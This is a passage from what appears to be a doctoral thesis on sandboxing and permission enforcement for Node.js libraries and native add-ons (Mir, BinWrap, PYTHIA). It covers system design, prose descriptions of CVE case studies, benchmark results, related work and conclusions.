library function required by the native module. We link the wrapper DSO to the native mmodule and resolve the native module's dynamic symbols to point at the wrapper's (at load time). Next, we utilize the MPK capability to mark the wrapper functions as execute-only. Thus, arbitrary reads will fail to reveal API and library locations. Additionally, information hiding ensures that the addresses of Node.js, and the linked libraries, are different on separate executions.

Fig. 6.2 presents a high-level overview of BinWrap's compilation and linking procedure. Finally, the wrapper library implements dynamic symbol interposition to filter syscalls that can bypass the native module sandbox, if misused [20, 109, 85]. To prevent attacks targeting *implicit* `xrstor` and `wrpkru` instructions, we scan the binary with the ROPgadget tool [81]. We vet any occurrence of these instructions in a manner similar to G-Free [67]. Since we can also operate on the source level of the native module, we do not strictly rely on static binary rewriting [111] to vet unsafe instructions; rather, we transform the source code to prevent unsafe instructions from being emitted in the final binary. Our analysis of the top 500 native modules with ROPgadget found no implicit occurrences of `xrstor` and `wrpkru` instructions. The chances of implicit occurrence are low since both instructions are larger than 3 bytes. We do not need to vet unsafe instructions in Node.js or the linked libraries (*e.g.*, libc), since we wrap all the dynamically linked symbols with execute-only wrappers in order to hide their actual location in the memory. This process can be further improved with the adoption of fine-grain, leakage-resilient code diversification [23, 13, 72].

6.2.2 System Call Filtering

BinWrap uses the extracted system-call set to create a filter containing the complete set of syscalls that may be executed by the restricted thread. Given a set of allowed syscall numbers, BinWrap's enforcement tool uses `seccomp-BPF` to perform syscall filtering during the execution of add-on code on the restricted thread.

To inject the filter into the add-on, BinWrap uses a set of specific Node.js API templates. BinWrap provides custom templates of Node.js API libraries that contain placeholder segments instantiated with custom filter instances. Different Node.js API wrappers—NAN, NAPI, *etc.*—correspond to different templates. Furthermore, syscalls requiring pointer argument filtering are interposed in the wrapper DSO through their respective `libc` function.

BinWrap then instantiates each template (still as source code) using (1) information extracted from the earlier static-analysis phase, and (2) additional hard-coded policies for syscalls that can be potentially abused. It then compiles the native component, linking against the Node.js API instance, which contains the `seccomp-BPF` filter corresponding to this native component and the Node.js, V8, and wrapper DSO. Loading the compiled native component at runtime will result in the untrusted thread executing the appropriate `seccomp-BPF` filter upon initialization.

6.2.3 BinWrap Language Protection

BinWrap language protection consists of both a permission extractor and a dynamic enforcement part. We use Mir's [106] static analyser, which hits the sweet spot between soundness and completeness. Running the Mir static analyzer on the JS wrapper code at load time, we get the following JSON report that summarizes the developer-intended access permissions regarding the various JS objects involved. Armed with the above, BinWrap traces object accesses at runtime and blocks any attempt to access an object in a way that is not compatible with the extracted policy, thus *policing* the interaction of library along with the Node.js application that uses it.

6.3 Security Cases

To assess the security of BinWrap we implemented exploits for four distinct CVEs, analyzing vulnerabilities reported in Snyk [90] for NPM packages. In this section we are going to present two of those CVEs. These vulnerabilities occur due to memory errors in the DSO(s) that ship(s) with various NPM packages. To evaluate the security of BinWrap, we exploit these vulnerabilities and bypass the boundaries of the untrusted part, by mimicking similar publicly available exploits [29, 27, 28].

CVE-2018-11499: is an *information disclosure* vulnerability that manifests itself through a free use policy. The vulnerability is present in the `node-sass` package until v3.5.5, and occurs due to the lack of proper exception handling. Our exploit manages to leak pointers to heap addresses, which can be used to construct arbitrary memory read primitives. With BinWrap, any attempt to read beyond the memory allocated to `libsass` fails due to the restrictions (memory sandboxing) imposed through MPK/PKU.

CVE-2018-18577: is a *heap-based buffer overflow* vulnerability that enables the construction of arbitrary write primitives. The vulnerability is present in `libtiff`, which the `picha` package loads to process image files. The bug comes from `libtiff` ignoring the size of a destination buffer when decompressing JBIG-compressed images. With BinWrap, this exploit fails to corrupt data that do not belong to the benign memory pages of the native module (§6.2.1).

Chapter 7

Combined Program Analysis

In this chapter, we present an approach to dynamic program instrumentation that leverages both static and dynamic analysis techniques. This combined analysis strategy allows us to expand the established set of security permissions and protections to better cover the dynamic execution aspects of an application. Although this hybrid analysis methodology is somewhat looser than a pure dynamic analysis approach, it maintains the core security characteristics and guarantees of a traditional dynamic instrumentation system. By incorporating static code analysis alongside dynamic monitoring, we are able to identify and instrument a more comprehensive set of program behaviors.

To demonstrate the practical benefits of our combined static and dynamic analysis technique, we will present several real-world use cases that demonstrate its application and effectiveness in improving application security. Through these examples, we aim to illustrate how this novel instrumentation approach can provide enhanced protection compared to solely dynamic or solely static analysis methods.

7.1 Key Points in Combined Analysis

The key differences between the static, dynamic and combined analysis approaches are highlighted in Table 7.1. This comparison shows that static analysis has limitations in capturing dynamic run-time input, run-time metaprogramming, and code obfuscation, whereas dynamic and combined analysis techniques are better equipped to handle these dynamic aspects.

Table 7.2 further categorizes the static and dynamic properties of third-party libraries in Node.js. It illustrates that static analysis is effective in capturing program execution and built-in functionality but fails to fully capture more dynamic characteristics such as user input, table names, and evaluation capabilities.

To put the combined analysis approach in context, Table 7.3 compares it with alternative tools used to protect against attacks by third parties. This comparison highlights how the combined static and dynamic analysis capabilities of PYTHIA distinguish it from tools that rely solely on static or dynamic analysis.

These three tables provide a structured way to compare and contrast the capabilities of the combined analysis technique proposed, relative to static and dynamic analysis approaches alone, as well as in comparison to other existing tools. They help to substantiate the claims made in the introduction about the benefits of the combined analysis methodology.

Table 7.1: Comparison between static, dynamic, and combined analysis properties.

	Static	Dynamic	Combined
Dynamic Runtime Input	✗	✓	✓
Runtime Metaprogramming	✗	✓	✓
Code Obfuscation	✗	✓	✓

Table 7.2: A categorization of static and dynamic properties of third party libraries on Node.js.

	Static	Dynamic
Program Execution	✓	✗
Build-Ins	✓	✓
User Input	✗	✓
Table Name	✗	✓
Eval	✗	✓

7.2 Real-World Usecases

This section presents the application of PYTHIA in three distinct use cases where static analysis alone proves inadequate to accurately detect program behaviors. These use cases involve a dynamic run-time input scenario, a situation involving run-time metaprogramming, and a case of code obfuscation.

Runtime Metaprogramming: Consider a Node.js application that uses a third-party library to implement monkey-patching on the `Date.now` function. Monkey-patching involves replacing a method on a target object with a newly supplied handler function that will be invoked instead of the original function. In our scenario, the Node.js application aims to replace the default behavior of `Date.now` with a modified behavior that returns a rounded timestamp.

The code below shows the relevant application fragment that

```
var monkeypatch = require('monkeypatch');
monkeypatch(Date, 'now', function(original) {
  var ts = original();
  return ts - (ts % 900000);
});
```

The provided code begins by importing the `monkeypatch` library. Subsequently, the function `monkeypatch` is invoked to substitute the original functionality of `Date.now`. The modified behavior of Date.now involves executing the original function, capturing the results, rounding them up, and finally returning the rounded value.
After performing a static analysis on the aforementioned application fragment, the following results were obtained:

```
{ "~/libs/monkeypatch/index.js": {
    "Date": "allow",
    "require": "allow",
    "require('monkeypatch')": "allow" } }
```

To address the issue of the application crashing due to the detection of the `Date.now` permission, which the static analysis failed to identify as it was passed as a string into the `monkeypatch`

Table 7.3: Comparison of alternative tools used to protect against third-party library attacks.

	Lya	Mir	Mininode	Snyk	NPM Audit	PYTHIA
Static Analysis	✗	✓	✓	✗	✗	✓
Dynamic Analysis	✓	✗	✗	✓	✓	✓
Vulnerability knowledge	✗	✓	✗	✗	✗	✓
Test Cases	✓	✗	✗	✗	✗	✓
Source Code	✗	✓	✓	✓	✓	✓
Permission Model	Zero-modal	Tri-modal	-	-	-	Bi-modal

function, dynamic analysis is employed on the code snippet. When conducting dynamic analysis, the dynamic characteristic, specifically the `Date.now` permission, is extracted and added to the combined permission set. Consequently, when applying the enforcement mechanism, the application is no longer broken, since it includes the necessary `Date.now` permission.
The combined permission set is the following:

```
{ "~/libs/monkeypatch/index.js": {
    "Date": "allow",
    "Date.now": "allow",
    "require": "allow",
    "require('monkeypatch')": "allow" } }
```

Dynamic Runtime Input: Consider a Node.js application that uses a third-party library to load environment-specific configuration variables. This library is invoked within the application to read the `.env` file, which is located in the root directory of the application.

The code below shows the relevant application fragment:

```
require('dotenv').config();
const dbHost = process.env.DB_HOST;
const dbPort = process.env.DB_PORT;
const dbUser = process.env.DB_USER;
const dbPassword = process.env.DB_PASSWORD;
```

The provided code snippet begins by importing and invoking the dotenv library. The dotenv function reads the `.env` file located in the project root directory and identifies the predefined database variables. Then it loads these variables into the `process.env` object. Subsequently, each of the variables is passed into a local object, where they can be utilized within the application.

To load the variables from the `.env` file into the `process.env` object, the config function of the third-party library employs the following code:

```
const parsed = parse(fs.readFileSync(dotenvPath,
    { encoding }))
Object.keys(parsed).forEach(function (key) {
        process.env[key] = parsed[key] }
```

The provided code reads the `.env` file from the specified `dotenvPath`, parses its contents, and assigns them to the parsed variable. Each key available in the parsed variable is then passed into the `process.env` object. However, it appears that during the static analysis, the way each key is passed into the analysis tool prevents it from correctly capturing and reading each of the variables

passed into the `process.env` object. To solve this problem, dynamic analysis can be utilized to extract the dynamic characteristics of the code. When dynamic analysis is employed, the actual variables passed into the `process.env` object can be accurately determined and properly analyzed.

Code Obfuscation: Consider a Node.js application that uses obfuscation of the code. Code obfuscation is a technique used to safeguard intellectual property by making it difficult for competitors to steal or replicate the code. It aims to hinder unauthorized modifications and tampering attempts that could potentially introduce vulnerabilities. By obfuscating the code, its structure and logic are intentionally made obscure, making it more difficult for unauthorized parties to understand and manipulate it. This can help protect sensitive algorithms, proprietary algorithms, and other valuable intellectual property within the codebase.

Static analysis typically returns an empty set `{}` when applied to obfuscated code. To address this limitation, dynamic analysis is employed to extract the permissions required by the code. These extracted permissions can then be utilized as an enforcement set to ensure proper execution of the obfuscated code. By leveraging dynamic analysis to identify the necessary permissions, the enforcement set can be effectively established. This approach enables the obfuscated code to run without issues, as it includes the required permissions extracted through dynamic analysis.

Chapter 8

Evaluation

To evaluate our systems, we apply it to multiple real-world NPM packages, investigating the following questions:

- How compatible is MIR with existing code—*i.e.*, what is the danger of breaking legacy programs? (§8.1)
- How efficient and scalable are MIR's inference and enforcement components? (§8.2)
- How efficient and scalable are each of BinWrap components (BinWrapl, BinWrapb)? (§8.3)

Setup: The Mir experiments were carried out on a modest server with 4GB of memory and 2 Intel Core2 Duo E8600 CPUs clocked at 3.33GHz, running a Linux kernel version 4.4.0-134. No special configuration was made beyond disabling hyperthreading. The JavaScript configuration uses Node.js v12.19, bundled with V8 v7.8.279.23, LibUV v1.39.0 and `npm` version v6.14.8.

The experiments for BinWrap were carried out on a host armed with an Intel Core i9-10900 CPU and 32GB of RAM, running Linux v5.4. We implemented our modifications in Node.js v8.9.4. BinWrap does not require any kernel modifications to run and only needs support for MPK/-PKU and `seccomp-BPF`. We run our benchmarks in the latest Ubuntu distribution, and so we had to recompile each library that Node.js loads dynamically to remove (Intel) CET/IBT instrumentation [21], which is added by default in most packages. (Intel IBT uses a custom `.plt` section that is not supported by `sysfilter` [25].) Note that the removal of IBT instrumentation does not affect the analyses, or code transformations, of BinWrap. Finally, we disabled C-states and Turbo Boost, and locked the clock frequency at 2.8GHz.

8.1 MIR Compatibility Analysis

To a large extent, backward compatibility drives the practical adoption of tools such as MIR. If a tool requires significant effort to address compatibility, chances are that developers will avoid it despite any security benefits it provides. To investigate compatibility, we used the same 81 npm libraries and their test suites. Tab. 8.1 summarizes the compatibility characteristics of testing these 81 libraries using two MIR configurations.

Permitted Accesses: There is a total of 3,431 unique code locations where accesses are attempted, and full MIR correctly allows 3,400 (99.09%) of them. Counting repeated accesses, as many accesses are attempted multiple times during a single execution of a program, MIR correctly allows 226,497 (99.98%) of 226,553 accesses (not shown in Tab. 8.1). The reason

Table 8.1: Compatibility across 81 libraries (*Cf.*§8.1).

	MIR without import-time analysis	Full MIR
Inferred permissions (avg.)	42.3	155.9
Compatibility:		
Field access locations (out of 3,431)	2,422 (70.59%)	3,400 (99.09%)
Fully compatible packages (out of 81)	58 (71.60%)	73 (90.12%)
Test cases (out of 2,557)	2,151 (84.12%)	2,541 (99.37%)

repeated-access results look better is that straightforward accesses, such as `export` or `global` objects, are accessed multiple times, whereas difficult-to-infer accesses (see below) are accessed only once during a program's execution. As a result, for 2,541 (99.6%) of all 2,557 tests, all field accesses are correctly allowed by MIR.

Influence of Import-Time Analysis: An important element of MIR inference is its support of static analysis with dynamic import-time analysis. To understand the benefits of this approach, we compare the compatibility of full MIR with a variant that does not use the dynamic import-time analysis (Tab. 8.1, col. 2). The static analysis alone infers fewer permissions, which significantly reduces MIR's compatibility: the number of compatible field access locations falls from 3,400 to 2,422, *i.e.*, only 70.59% instead of 99.09% of all field access locations are compatible. For example, `fs-promise` dynamically computes the wrappers for all the methods provided by the built-in `fs` package; rather than explicitly naming all `fs` methods, it computes them by traversing the object returned by `fs`. The MIR import-time analysis captures this traversal, correctly assigning `R` and `W` permissions to all these fields.

Highlights of Remaining Incompatibilities: The remaining 31 (0.91%) unique accesses are not permitted by the full MIR, corresponding to 0.02% of total accesses (when including repeated-accesses) and spread across 8 (9.88%) of libraries. The vast majority of these incompatibilities are related to `npm test` loading `keywords` from the module `package.json`. This loading is not inferable by MIR's combined static and import-time analyzes, but does not occur if a library is not under test or if the tests are not invoked via `npm test`. Another class of incompatibilities is due to the higher-order `Function.prototype` constructor, which is not visible to MIR's static analysis and is not invoked at import time. For example, to understand if a function is a generator `is-generator` reads the `name` property of the function's `constructor` field—which implicitly accesses the same property from the top-level `Function` object, which is not inferable by MIR's combined analyses. *MIR correctly infers 99% of all accesses in a set of widely used packages with extensive test suites, indicating a small risk of breakage by applying MIR.*

8.2 MIR Efficiency and Scalability

We compare the performance of running the suite of tests of the 81 Q2 and Q3 libraries with MIR enforcement against that of the unmodified libraries. MIR's adds between 0.13–4.14ms of slowdown to executions that range between 324ms and 2.77s. Slowdowns average about 3.3ms per library, increasing the execution time by 1.93% on average. On the basis of these results, we do not anticipate the need for users to trade in run-time security to gain performance. The figure on the right shows the results for the first 10 libraries (alphabetically, the same sample as the Q2 plot). MIR applies an average of 346 wrappers per library, applying a total of 25,609




Figure 8.1: Runtime overhead when deploying BinWrap on the 20 native add-ons in our evaluation set.

wrappers. The distribution of accesses at run-time is bimodal: on average, only 21 (6.06%) of all wrapped values are accessed per library, but those that do get accessed are accessed multiple times —- on average, 795 times each. *Runtime enforcement imposes a runtime performance overhead of 3.3ms (1.93%), on average.*

8.3 BinWrap Efficiency and Scalability

To assess the performance impact of BinWrap, when enabled in third-party libraries, we compare its runtime performance with vanilla Node.js. We break BinWrap down to three different parts (to measure their contributing overhead): (i) the native function sandbox; (ii) the dynamic analysis privilege checks; and (iii) the combined impact of (i) and (ii) on run-time performance. Fig. 8.1 summarizes the results of our evaluation.

Macro benchmarks: We evaluated BinWrap by running the test suite provided by each NPM package. We run the `npm test` command 100 times and measure the average execution time for the unmodified NPM package and with BinWrap enabled.

The results indicate that BinWrap imposes moderate overhead(s), ranging between 0.71%–10.40%. The typical workload is the execution of JS code with sporadic invocation of native functions. The overhead of the dynamic enforcer of BinWrap is bound to the size of the access rights extracted during the analysis phase. The overhead originating from the modifications in the native module's DSO is related to the synchronization between Node.js and the restricted thread. Since `pkey_set` instructions are executed in userland, changing the rights during domain switches imposes negligible overhead. Interposing syscalls system and Node.js API functions is also lightweight since the number of extra instructions executed due to interposition is small.

Micro benchmarks: During domain transitions, the restricted thread i unlocked and executes the native function. The main thread, in turn, waits for the native module thread to finish the




Figure 8.2: Binwrap micro-benchmarking results.

callback execution. We evaluated several synchronization algorithms to measure performance in this scenario. Our baseline micro benchmark is a function that increments a global variable, called 100M times. Next, we implemented the same scenario, but this time the process spawns a thread that will be responsible to increment the variable. The new thread increments the variable once and then locks until the main thread unlocks it. In a similar manner, the main thread will lock until the thread responsible for incrementing the variable unlocks the synchronization variable. When using `futex`, the overhead compared to the benchmark without threads is 240x. When using inline ASM memory operations to spin on the synchronization variable, the overhead was reduced to 80x.

We also evaluated BinWrap with test cases included in NPM packages that stress various security mechanisms; we present our results in Fig. 8.2. In the case of `uriparser`, the benchmark code consists of only two loops that parse `URL` 2M times. The first loop uses the JS implementation of the parser, while the latter uses the natively implemented parser. The majority of the code executed triggers the synchronization mechanism between Node.js and the restricted thread. A similar scenario appears in `node-hll-native`. The benchmark implements a tight loop that executes a native `hyperloglog` function 50M times, which only executes ≈300 instructions. Finally, `zeromq` consists of two instances (sender and receiver) communicating with small (1KB) TCP packets. The receiver expects 1M packets from the sender. In this case, both the synchronization and the system call filtering components are stressed.

Chapter 9

Related Work

In this chapter, we will delineate the body of related work that underpins and informs various segments of this thesis. It is essential to contextualize our research within the wider academic discourse to understand its placement and relevance.

9.1 Privilege Reduction

A number of works have addressed privilege reduction [80, 79, 1, 75, 45, 14, 12, 112, 5, 24, 33, 56], often offering significant automation. This automation often comes at the cost of *lightweight annotations* on program objects—*e.g.*, configurations in Privman [45], `priv` directives in Privtrans [14], tags in Wedge [12], and compartmentalization hypotheses in SOAAP [33]. TRON [8] introduced a permission model similar to Mir, but at the level of processes rather than libraries.

Wedge and SOAAP stand out as offering some automation via dynamic and static analysis, respectively. However, Wedge still requires manually altering programs to use its API, and SOAAP mostly checks rather than suggests policies. Compared to these works, Mir (1) leverages existing boundaries and (2) offers significantly more automation.

To improve manual annotations on individual objects, more recent library-level compartmentalization [103, 51, 57] takes advantage of runtime information about module boundaries to guide compartment boundaries. These systems automate the creation and management of compartments, but do not automate the specification of policies through some form of inference. Mir (1) focuses on benign but buggy libraries, rather than actively malicious ones, and (2) offers a simplified RWX permission model rather than more expressive (often Turing-complete) policies —- both in exchange for significant automation in terms of the permissions.

Pyxis [18] and PM [53] reduce the problem of boundary inference to an integer programming problem by defining several performance and security metrics. These systems are complementary to Mir, as they focus on separating the application code into a sensitive and insensitive compartment to minimize these metrics, while Mir tries to automatically infer and restrict the permissions between different libraries.

9.2 Program Analysis

The static permission inference of Mir is related to the work on statically inferring permissions that an application requires in the Java permission model [50]. Jamrozik et al. [40] describe a dynamic analysis to infer pairs of permissions on Android and user-interface events that trigger

the need for a permission. We rely on static inference instead to avoid the problem of automatically exercising the analyzed code. An important difference from the two above approaches is that Mir focuses on `RWX` permissions for specific access paths, instead of the coarse-grained permissions supported by Java and Android. [70] also propose static inference of privilege reduction policies, but they focus on system calls accessible to C/C++ programs and describe a more heavy-weight static analysis than this thesis. By employing more sophisticated static analysis techniques for JavaScript, one can reduce some of the compatibility issues of Mir, *e.g.*, by adopting the approach of Santos et al. [82] for handling dynamically computed field names.

Chen [16] is an analyzer for privilege escalation attacks on JavaScript-written browser extensions. Chen's constraint-based analysis aims at detecting vulnerabilities, whereas Mir aims at preventing their exploitation.

9.3 JavaScript Protection

There is prior work on JavaScript protection [59, 99, 58, 2, 94, 36, 83, 93] motivated by multi-party mashups on the Web. Mir is unusual in its model and inference: it only allows first-order RWX permissions rather than more powerful and expressive policies [58, 94], and offers automation via static and import-time analysis. ZigZag [110] proposes hardening client-side JavaScript code by dynamically inferring invariants that capture benign program use. The invariants are then introduced in the analyzed code through program instrumentation to detect runtime deviations from the benign behavior. On the contrary, Mir infers RWX permissions statically and uses load-time interposition to insert runtime checks. NodeSentry [101] proposes powerful server-side JavaScript protection—but its policies are Turing-complete and written manually. [3] describe a mechanism to enforce privilege reduction in HTML5 applications by building on the same-origin policy. Instead, Mir focuses on Node.js and proposes an instrumentation-based enforcement mechanism.

Realms [34] specify a way to execute scripts in different global environments to avoid cross-contamination, while SES [97] advocates for a shared immutable global realm. These proposals drastically reduce the privileges for JavaScript code, but aggressively prevent all accesses to powerful APIs such as **require**. Once access to this API is granted, there are no further restrictions on how it can be used. Mir's permission model can be used to refine these coarse-grained mechanisms.

Following the separation between mechanism and policy [52], we also note that much of the aforementioned work focuses on providing powerful security mechanisms [59, 99, 2, 94, 34], whereas Mir focuses on the language and analysis for expressing and inferring an effective security policy—which could be synergistically enforced using the security mechanisms provided by these systems.

9.4 Static Program Analysis

Static program analysis [107, 50, 40] is a technique to understand the behavior of a program or program fragment by examining its source code or object code. It typically parses and elevates the code into an intermediate representation that is more amenable to analysis and transformation. As it focuses on code written in a single encoding, static analysis is typically geared towards (and built around) a specific programming language, and thus a single analysis tool cannot apply analysis and maintain information across language boundaries. Additionally, static analysis is typically run on the development version of a library.

Table 9.1: Comparison of MPK sandboxes. [1]Only addresses system call issues and is based on Donky. [2]Is an API for MPK-based sandboxes. [3]PKRU-safe does not address MPK-based sandbox issues (i.e., system calls, stray unsafe instructions). [4]Cerberus does not prevent exploitation through `sigreturn`.

	Erim	**Hodor**	**Donky**	**Jenny**	**Cerberus**	**PKRU-Safe**	**BinWrap**
In-Process Isolation	✓	✓	✓	✓[1]	✓[2]	✓	✓
No Kernel Modifications	✗	✗	✗	✗	✗	✓[3]	✓
System Call Restrictions	Partial	Partial	Partial	Complete	Partial	No	Complete
Unsafe Instruction Vetting	Partial	Partial	NA	Partial	Partial	No	Complete
PKU Pitfalls Protection [20]	✗	✗	✗	✓	✓[4]	✗	✓
New PKU Pitfalls Protection [109]	✗	✗	✗	✓	✓	✗	✓
Performance Overhead	Low	Moderate	Low	Moderate	Low	Low	Low

9.5 Dynamic Program Analysis

Dynamic program analysis [105, 30, 87, 65, 19, 42, 95] is a long-standing technique to monitor, understand, and potentially intervene in program behavior during its execution. Since dynamic analysis tracks an execution of the program, it depends on certain test inputs to understand common program behavior. It also incurs a runtime overhead that slows down the execution of the program, and is therefore usually not employed on production environments.

9.6 Runtime Component Protection

Runtime component protection techniques [14, 12, 33, 59, 99, 58, 2, 94, 36, 83] provide monitoring, instrumentation, and policy enforcement during program execution. Typically, these techniques are applied at the system level across the entire program,*e.g.*, via containerization and kernel jails, and more rarely through sandboxing, wrapping, or transformation of individual libraries. From the perspective of the operating system or runtime environment there is no distinction between program components, and thus it is not clear why a certain call to. OSes rely on process isolation (*e.g.*, via means of virtual memory) to prevent processes from arbitrarily interfering with each other. Intra-process isolation is required in applications that need to isolate components within the same VAS. For example, web browsers isolate the execution of different pages in order to prevent malicious JS code from accessing sensitive data. A notable family of intra-process isolation techniques is SFI (Software Fault Isolation); SFI instruments memory operations in order restrict memory access beyond a designated area.

Other instrumentation approaches ensure that outbound pointers are transformed into in-bound points. Research efforts focus on in-process techniques, offering isolation guarantees with minimum cost [9]. Beyond software-only solutions for intraprocess isolation, there are different mechanisms in widely used architectures that can be leveraged for that purpose.

BinWrap utilizes Intel MPK/PKU [39] to differentiate access rights on memory when accessed from the trusted and untrusted parts of Node.js applications. A comparison with various related systems is shown in Table 9.1. Several other research efforts also leverage MPK for intra-process isolation: ERIM [100] and Hodor [35] introduce security domains in applications and protect sensitive data from being accessed by untrusted components. Access rights are modified through call gates (ERIM) and trampolines (Hodor). Moreover, binary inspection is used to vet

the occurrences of MPK-mangling instructions. Regarding system calls, ERIM only intercepts memory management system calls, while Hodor denies any system call originating from untrusted domains by modifying the underlying OS. Recent studies [20, 109], however, have demonstrated bypasses in both ERIM and Hodor; Extended system call filtering with `ptrace` in ERIM solves some issues, but incurs substantial overhead [85].

Donky [86] modifies a RISC-V processor, enabling protection keys and user-level interrupts. Domain transitions and memory management calls are managed by a per-process monitor; only the monitor has access to the protection key registers. Jenny [85] resolves several limitations of Donky, effectively implementing more complete system call filtering. However, Jenny and Donky cannot be applied directly in x86 and require custom hardware.

PKRU-Safe [46] shepherds inter-domain data flows in MPK-based sandboxes, but does not address the security issues presented by Connor et al. and Voulimeneas et al. [20, 109] (*i.e.*, syscall misuse, stray MPK instructions). PKRU-Safe is orthogonal to BinWrap and could be deployed in order to enhance our memory restriction policies (*i.e.*, what can be shared between Node.js and native add-ons). Cerberus [109] aims to address the issues of MPK-based sandboxes presented by Connor et al. [20], and also presents novel attacks. Cerberus is an API, offering primitives for protecting other MPK sandboxes, like Hodor and ERIM. System calls are handled through a kernel-side monitor, but as the monitor is implemented in the OS, it is not able to thwart `sigreturn`-based attacks.

9.7 Functionality Elimination & Code Debloating

Functionality elimination [78] and, more recently, code debloating [37, 49, 6, 48] attempt to minimize the attack surface of a program by completely eliminating functionality altogether. Rather than locking what functionality a piece of code can access at runtime, these techniques attempt to eliminate code that is unused during program execution. Using automated analyses, these techniques need to hit a spot between soundness and completeness similar to automated program analysis and library sandboxing techniques mentioned earlier. As a result, they use static analysis, dynamic analysis, or a combination thereof to identify unused or unreachable program regions.

9.8 Active Library Learning & Regeneration

Given a potentially compromised software component, active-learning and regeneration techniques explore the behavior of the component in a controlled environment to learn a model of its functional behavior [102]. These techniques choose input, feed these inputs to the component, and observe the resulting outputs to infer a model of the client-observable functionality that the component implements. This model excludes the behavior characteristic of inserted vulnerabilities, as these are not typically exercised if the component is executed in an environment other than the one targeted by the attack. The active learning and regeneration techniques then use the inferred model to regenerate a new version of the component, discovering any vulnerabilities or added computations.

Chapter 10

Conclusion

This thesis has presented several applications of the module-level dynamic interposition approach, demonstrating its versatility and practical value for program monitoring, analysis, and security tasks. The work included large-scale studies of the Node.js ecosystem, a dynamic enforcement engine for language policies, a system to secure native add-ons, and a combined static-dynamic analysis framework.

The key contribution of this work is showing how the module-level interposition technique provided by approaches like module recontextualization can enable practical, always-on program analysis and security for complex applications. Additionally, the analysis code is written in the same language as the target program, which preserves developer knowledge and enables meta-analyses.

The applications presented in this thesis span a range of use cases, from detecting vulnerabilities in third-party libraries, to enforcing fine-grained language permissions, to protecting against exploits in native add-ons. This demonstrates the broad applicability of the module-level interposition approach to tackle the challenges of modern software development, where systems are increasingly distributed, complex, and rely on third-party components.

Going forward, this module-level interposition technique holds promise for further advancing the state-of-the-art in program analysis and security. As software systems continue to grow in complexity, the ability to perform practical, always-on monitoring and analysis will be crucial. The work presented in this thesis provides a solid foundation and a set of tools to build on, enabling developers to better understand, secure, and maintain their applications.

10.1 Discussion

Software is not only used on an unprecedented scale; it is *re-used* on an unprecedented scale, from the smallest cryptographic primitives to simple padding routines to shared system libraries. This trend is only accelerating due to the unprecedented economic cost and scale of modern software, which is inherently not amenable to mass production. Thus, supply chain attacks are rapidly becoming the primary attack vector used by malicious adversaries.

The `event-stream` incident (§3.1) – targeting a package used by hundreds of applications and averaged about two million downloads per week – serves as a prime example of this technique. The vulnerability, introduced by a new maintainer, included code designed to harvest account details from select Bitcoin wallets when executing as part of the Copay wallet. A series of steps allowed the attacker to take control of important account functions, while the attack was designed

to activate only on select few environments, only when part of a specific dependency tree, only on specific wallets, and only on the live Bitcoin network.

An important first step for countering such attacks is to raise awareness: developers need to be aware of the trade-offs involved in using third-party dependencies and take active steps in protecting their software against such threats; governments and nontechnical stakeholders need to understand that software is no longer written by a single party; and security researchers need to explore techniques for detecting and defending against supply-chain attacks with minimal developer effort. Conventional program analysis techniques would have likely missed the attack, and manual vetting proved to be inadequate for the scale and complexity of dependencies used in modern applications.

Program analysis, transformation, and synthesis techniques stand out as key levers for detecting and mitigating supply chain threats. Among other approaches, these techniques have been used to (1) sandbox untrusted software dependencies, isolating them from the rest of the application and the broader environment, (2) eliminate or de-bloat unused functionality, reducing the program surface available for adversarial subversion, (3) extract key invariants about the execution of these dependencies, highlighting potential behaviors a dependency can or cannot have, (4) prove key properties about a software component, often generating machine-checkable specifications about its behavior, (5) learn and regenerate the core functionality of a dependency, effectively eliminating malicious dependencies from the supply chain. Other approaches employed today include dependency pinning, manual vetting, and automated checks for known vulnerabilities.

10.2 Future Work

The work presented in this thesis has demonstrated the versatility and practical value of module-level dynamic interposition for program monitoring, analysis, and security. In the future, I plan to build on these foundations to tackle several critical challenges in modern software development.

